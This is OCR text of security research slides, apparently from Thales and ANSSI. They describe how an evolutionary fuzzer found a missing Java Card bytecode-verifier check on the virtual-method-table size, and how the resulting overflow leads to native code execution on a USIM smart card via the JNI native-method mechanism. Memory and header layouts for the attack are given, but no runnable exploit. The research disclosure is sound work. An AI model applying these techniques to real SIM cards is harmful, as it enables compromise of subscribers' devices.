THALES

ANSSI

Fuzzing and Overflows in Java Card Smart Cards

Summary

Java Card Platform

- Java Card Security Model

A flaw in the BCV : overflow in class component

- Overflow in the Class Component

Native code execution in the VM

- Native call mechanism

Arbitrary native code execution

- Native code injection from verified applet


The Java Card Platform

JAVA IN A NUTSHELL


Java Card Security Model

Off-card security model


- Enables references from other packages to the item to be resolved on the device



On-card security model



The CAP file


Directory Component
Header Component
Class Component
Export Component
Method Component
Constant Pool Component
Applet Component
Reference Location Component
Import Component
Debug Component
Static Field Component
Descriptor Component


A flaw in the BCV

OVERFLOW IN THE CLASS COMPONENT

Evolutionary fuzzer

Mutation at generation N

- Insertion - insert a byte in the cap file,
- Deletion - delete a byte in the cap file,
- Transversion - modify the value of a byte in the cap file.




Evolutionary fuzzer

Selection

- Feed the mutants to the BCV,
- Non compliant cap files are discarded (natural selection)

Oracle

- Compliant cap files are executed in simulated Java Card VM
- Crashes are analyzed manually




Evolutionary fuzzer

Generation N+1

- Survival mutants are retained for the next generation

BCV flaw detected at generation 2



Virtual method token linking

Externally visible Items are assigned token


- Enables references from other packages to the item to be resolved on the device

Call to a virtual method : InvokeVirtual short_val

- Short_val : index in the Constant Pool (CP) of the package
- resolves to a Class token and a Method token

Method token is an index in the public_virtual_method_table of the class

- Offset of the method in the Method Component (bytecode)



Missing check in the BCV

Method offset information is redundant

- In Class component (seen previously)
- In Descriptor component

Descriptor Component

- Source information for the BCV

> - " The Descriptor Component provides sufficient information to parse and verify all elements of the CAP file."
>
> Java Card specification

Class component


- Not correctly checked by the BCV
- Loaded on card to perform Token Based Linking

Overflow in the class component

Number of entries in the public_virtual_method_table

- Not checked by the BCV

InvokeVirtual




The method offset resolution causes an overflow on card

- Not detected by the BCV

Exploitation of the overflow

Memory mapping

- Loading order of Cap components
  - Class Component
  - Method Component
- public_virtual_method_table overflow falls into bytecode



Class Component		
	[…]	
	Public Virtual Method Table (PVMT)	7 : offset 0x0015
		8: offset 0x001d
		9: offset 0x0022
Method Component	Method 0	Method Header
		Method bytecode

Class Component		
	[…]	
	PVMT	7 : offset 0x0015
Method Component	Method 0	Method Header
		Method bytecode

Method offset is controlled by the attacker

Native code execution

IN THE VIRTUAL MACHINE

Target overview

USIM open platform

- Over The Air (OTA) late loading

Embedded on ST33F1M


- ARM 32 bit RISC core
- 30 Kbytes RAM memory
- 1280 Kbytes FLASH memory
- ISO7816 T=0 T=1
- SWP interface for communication with NFC router

Java Card to native

The VM has a mechanism to switch to native code execution

Compliant with JAVA Native Interface (JNI)


- Native methods are identified by a proprietary bit in the header (ACC_NATIVE)
- Array of pointer to JNI functions
- JNI interface pointer
  - Provided in the body of the native method



Java Card to native

Native methods are invoked like other methods

- *InvokeVirtual* bytecode
- If the "Native bit" is set, jump to native methods array
    - First 2 bytes of the method code the interface pointer



Target Method

0x22	Header	Flag = 2 (NATIVE)
		Stack = 2
0x10		Nargs = 1
		Locals = 0
0x00	JNI inferface pointer (high)	
0x20	JNI inferface pointer (low)	

nativemethodtable

- *JNI_native_method1
- *JNI_native_method2
- *JNI_native_method3
- …
- *JNI_native_method20
- …
- *JNI_native_method60

applets

